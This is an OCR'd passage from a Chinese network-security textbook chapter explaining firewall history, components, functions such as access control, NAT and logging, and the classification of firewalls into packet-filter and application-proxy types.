


图 7-1　防火墙的报文审查功能

(3) 防火墙自身应具有非常强的抗攻击免疫力。这是防火墙之所以能担当企业内部网络安全防护重任的先决条件。防火墙处于网络边缘,它就像一个边界卫士一样,如图 7-2 所示,时刻都要面对黑客的入侵,这样就要求防火墙自身要具有非常强的抗攻击入侵本领。具体来说,首先要求防火墙操作系统具有完整的信任关系;其次防火墙自身具有非常低的服务功能,除了专门的防火墙嵌入系统外,再没有其他应用程序在防火墙上运行。当然,这些安全性也只能说是相对的。




图 7-2　防火墙处于网络边缘

7.1.2　防火墙的发展

第一代防火墙技术几乎与路由器同时出现,采用了包过滤(packet filter)技术;1989 年,贝尔实验室的 Dave Presotto 和 Howard Trickey 推出了第二代防火墙,即电路层防火墙,同时提出了第三代防火墙——应用层防火墙(代理防火墙)的初步结构;1992 年,USC 信息科学院的 Bob Braden 开发出了基于动态包过滤(dynamic packet filter)技术的第四代防火墙,后来演变为目前所说的状态监视(stateful inspection)技术;1998 年,NAI 公司推出了一种自适应代理(adaptive proxy)技术,并在其产品 Gauntlet Firewall for NT 中得以实现,给代理类型的防火墙赋予了全新的意义,可以称之为第五代防火墙。

由于传统的防火墙对于应用层的攻击无法进行有效的抵抗，下一代应用防火墙(NGAF)提供了以传统基础网络安全、应用识别与控制、应用威胁防护为核心的多种安全功能，不但可以理解应用是什么、能够识别网络层和特征码之类的攻击，而且还能识别未知的攻击。

7.1.3 防火墙的组成

防火墙主要由安全规则、身份认证工具、包过滤和应用网关 4 个部分组成。

1. 安全规则

防火墙的基本原理是对内部网络与外部网络之间的信息流进行控制，这种控制功能是通过在防火墙中预先设定的安全规则(也称为安全策略)实现的。防火墙的安全规则由匹配条件和处理方式两个部分构成，其中匹配条件是一些逻辑表达式，根据数据包中的特定值域可以计算出逻辑表达式的值，如果逻辑表达式的值为真，则说明该信息与当前的安全规则相匹配，信息一旦与安全规则相匹配，就必须采用安全规则中的处理方式进行处理。

一般来说，大多数防火墙的安全规则的处理方式包括以下几种。

- Accept：允许数据包或信息通过。
- Reject：拒绝数据包或信息通过，并且通知信息源该信息被禁止。
- Drop：直接将数据包或信息丢弃，并且不通知信息源。

通常，所有的防火墙产品在设计时有两个基本策略。其一，一切未被允许的就是禁止的，即只允许通过在系统中已经认可的合法的服务，而拒绝其他所有的未做规定的服务；其二，一切未被禁止的就是允许的，即只拒绝在系统中明确不允许的服务，而允许其他所有未做规定的服务。很明显，前一种策略会具有很高的安全性，但同时也限制了用户所使用的服务种类，缺乏使用方便性。后一种策略使用较为方便，规则配置较为灵活，但是缺乏安全性。

2. 身份认证工具

防火墙必须使用安全的身份认证，才能避免非授权用户侵入内部系统。由于防火墙可以集中并控制网点的访问，所以将先进的认证软件或硬件安装在防火墙中是一个不错的选择，这种将各种认证措施集中到防火墙的做法更切合实际，也更便于管理。

3. 包过滤

IP 数据包过滤一般由包过滤路由器来实现，包过滤路由器可以决定对它所收到的每个数据包的取舍，路由器对每个发送或接收来的数据包审查是否与某个包过滤规则相匹配，如果找到一个匹配，且规则允许该数据包通过，则该数据包根据路由表中的信息向前转发。如果找到一个与规则不匹配的，且规则拒绝此数据包，则该数据包将被舍弃。

4. 应用网关

应用网关(也称为代理服务器)上安装有特殊用途的特别应用程序，被称为“代理服务”或“代理服务器程序”。使用代理服务后，内部网络用户与外部网络资源之间不建立直接的网络连接或直接的网络通信，所有的信息交互必须借助于代理服务器的应用层信息中继功

能。因此,内部网络用户实际上是与应用层代理之间建立应用层连接,而应用层代理与外部网络资源之间建立应用层连接。

7.1.4 防火墙的基本功能

1. 防火墙的访问控制功能

访问控制功能是防火墙设备最基本的功能,其作用就是对经过防火墙的所有通信进行连通或阻断的安全控制,以实现连接到防火墙上的各个网段的边界安全性。为实施访问控制,可以根据据网络地址、网络协议以及 TCP、UDP 端口进行过滤;可以实施简单的内容过滤,如电子邮件附件的文件类型等;可以将 IP 与 MAC 地址绑定以防止盗用 IP 的现象发生;可以对上网时间段进行控制,不同时段执行不同的安全策略;可以对 VPN 通信的安全进行控制;可以有效地对用户进行带宽流量控制。

防火墙的访问控制采用两种基本策略:“黑名单”策略和“白名单”策略。“黑名单”策略指除了规则禁止的访问,其他都是允许的。“白名单”策略指除了规则允许的访问,其他都是禁止的。

2. 防火墙的防止外部攻击

防火墙的内置黑客入侵检测与防范机制可以通过检查 TCP 连接中的数据包的序号来保护网络免受数据包注入、SYN Flooding Attack(同步洪泛)、DoS(拒绝服务)和端口扫描等黑客攻击。针对黑客攻击手段的不断变化,防火墙软件也能像杀毒软件一样动态升级,以适应新的变化。

3. 防火墙的地址转换

防火墙拥有灵活的地址转换(network address transfer,NAT)能力,同时支持正向、反向地址转换。正向地址转换用于使用保留 IP 地址的内部网用户通过防火墙访问公众网中的地址时对源地址进行转换,能有效地隐藏内部网络的拓扑结构等信息。同时内部网用户共享使用这些转换地址,使用保留 IP 地址就可以正常访问公众网,有效地解决了全局 IP 地址不足的问题。

内部网用户对公众网提供访问服务(如 Web、E-mail 服务等)的服务器如果保留 IP 地址,或者想隐藏服务器的真实 IP 地址,都可以使用反向地址转换来对目的地址进行转换。公众网访问防火墙的反向转换地址,由内部网使用保留 IP 地址的服务器提供服务,同样既可以解决全局 IP 地址不足的问题,又能有效地隐藏内部服务器信息,对服务器进行保护。

4. 防火墙的日志与报警

防火墙具有实时在线监视内外网络间 TCP 连接的各种状态以及 UDP 协议包能力,用户可以随时掌握网络中发生的各种情况。在日志中记录所有对防火墙的配置操作、上网通信时间、源地址、目的地址、源端口、目的端口、字节数、是否允许通过。这些日志信息可以用来进行安全性分析。针对 FTP,记录读、写文件的动作。新型防火墙可以根据用户的不同需要对不同的访问策略做不同的日志,例如有一条访问策略允许外部用户读取 FTP 服务器

上的文件，从日志信息用户就可以知道到底哪些文件被读取了。在线监视和日志信息还能实时监视和记录异常的连接、拒绝的连接、可能的入侵等。

5. 防火墙的身份认证

防火墙支持基于用户身份的网络访问控制，不仅具有内置的用户管理及认证接口，同时也支持用户进行外部身份认证。防火墙可以根据用户认证的情况动态地调整安全策略，实现用户对网络的授权访问。

7.2 防火墙技术概述

从防火墙的软、硬件形式，技术，结构，部署的位置以及性能等不同的角度，防火墙可以有不同分类方法，以下是防火墙的主要的分类形式。

7.2.1 按软、硬件形式分类

按防火墙的软、硬件形式来分，防火墙可以分为软件防火墙和硬件防火墙以及芯片级防火墙三种类别。

1. 软件防火墙

软件防火墙运行于特定的计算机上，它需要用户预先安装好的计算机操作系统的支持，一般来说这台计算机就是整个网络的网关，俗称“个人防火墙”。软件防火墙需要先在计算机上安装并做好配置才可以使用。防火墙厂商中做网络版软件防火墙最出名的莫过于Checkpoint。使用这类防火墙，需要网管对所工作的操作系统平台比较熟悉。

2. 硬件防火墙

这里说的硬件防火墙是指“所谓的硬件防火墙”。之所以加上“所谓”二字，是针对芯片级防火墙说的。它们最大的差别在于是否基于专用的硬件平台。目前市场上大多数防火墙都是这种所谓的硬件防火墙，它们都基于PC架构，也就是说，它们和普通的家庭用的PC没有太大区别。在这些PC架构计算机上运行一些经过裁剪和简化的操作系统，最常用的有老版本的UNIX、Linux和FreeBSD系统。值得注意的是，由于此类防火墙采用的依然是别人的内核，因此依然会受到操作系统本身的安全性影响。

传统硬件防火墙一般至少应具备三个端口，分别接内网、外网和DMZ区(中立区)，现在一些新的硬件防火墙往往扩展了端口，常见四端口防火墙一般将第四个端口作为配置口、管理端口。很多防火墙还可以进一步扩展端口数目。

3. 芯片级防火墙

芯片级防火墙基于专门的硬件平台，没有操作系统。专有的ASIC芯片促使它们比其他种类的防火墙速度更快，处理能力更强，性能更高。做这类防火墙比较出名的厂商有NetScreen、FortiNet 、 Cisco等。这类防火墙由于是专用操作系统，因此防火墙本身的漏

洞比较少，不过价格相对比较高昂。

7.2.2 按防火墙的实现技术分类

防火墙技术虽然有许多种，但总体来讲可分为"包过滤型"和"应用代理型"两大类。前者以以色列的Checkpoint防火墙和美国Cisco公司的PIX防火墙为代表，后者以美国NAI公司的Gauntlet防火墙为代表。

1. 包过滤型

包过滤(packet filtering)型防火墙工作在OSI网络参考模型的网络层和传输层，它根据数据包头源地址、目的地址、端口号和协议类型等标志确定是否允许通过。只有满足过滤条件的数据包才被转发到相应的目的地，其余数据包则被从数据流中丢弃，如图7-3所示。




图7-3 包过滤型防火墙工作原理

包过滤方式是一种通用、廉价和有效的安全手段。之所以通用，是因为它不是针对各个具体的网络服务采取特殊的处理方式，适用于所有网络服务；之所以廉价，是因为大多数路由器都提供数据包过滤功能，所以这类防火墙多数是由路由器集成的；之所以有效，是因为它能很大程度上满足绝大多数企业的安全要求。

在整个防火墙技术的发展过程中，包过滤技术出现了两种不同版本，称为"第一代静态包过滤"和"第二代动态包过滤"即状态检测型防火墙。

第一代静态包过滤类型防火墙(图7-4)是根据定义好的过滤规则审查每个数据包，以便确定其是否与某一条包过滤规则匹配。过滤规则基于数据包的报头信息进行制定。报头信息中包括IP源地址、IP目标地址、传输协议(TCP、UDP、ICMP等)、TCP/UDP目标端口、ICMP消息类型等。




图7-4 静态包过滤类型防火墙

包过滤方式的优点是不用改动客户机和主机上的应用程序，因为它工作在网络层和传输层，与应用层无关。其弱点明显，表现在以下几个方面：过滤判别的依据只是网络层和传输层的有限信息，因而各种安全要求不能得到充分满足；在许多过滤器中，过滤规则的数目是有限的，且随着规则数目的增加，性能会受到很大影响；由于缺少上下文关联信息，不能有效地过滤如UDP、RPC一类的协议；大多数过滤器中缺少审计和报警机制，它只能依据包头信息，不能对用户身份进行验证，很容易受到“地址欺骗型”攻击；对安全管理人员素质要求高，建立安全规则时，必须对协议本身及其在不同应用程序中的作用有较深入的理解。因此，过滤器通常是和应用网关配合使用，共同组成防火墙系统。

2. 应用代理型

应用代理(application proxy)型防火墙工作在OSI的最高层，即应用层。其特点是完全“阻隔”了网络通信流，通过对每种应用服务编制专门的代理程序，实现监视和控制应用层通信流的作用。其典型网络结构如图7-5所示。




图7-5　应用代理型防火墙典型网络结构

在代理型防火墙技术的发展过程中，它也经历了两个不同的版本，分别为“第一代应用网关型代理防火墙”和“第二代自适应代理防火墙”。

(1) 第一代应用网关(application gateway)型代理防火墙，是通过一种代理(proxy)技术参与到一个TCP连接的全过程。从内部发出的数据包经过这样的防火墙处理后，就好像是源于防火墙外部网卡一样，可以起到隐藏内部网结构的作用。这种类型的防火墙被网络安全专家和媒体公认为是最安全的防火墙，它的核心技术是代理服务器技术。其典型网络结构如图7-6所示。

(2) 第二代自适应代理(adaptive proxy)防火墙，是近几年才得到广泛应用的一种新防火墙类型。它可以结合代理类型防火墙的安全性和包过滤防火墙的高速度等优点，在毫不损失安全性的基础上将代理型防火墙的性能提高10倍以上。组成这种类型防火墙的基本要素为自适应代理服务器(adaptive proxy server)与动态包过滤器(dynamic packet filter)。其典型网络结构如图7-7所示。

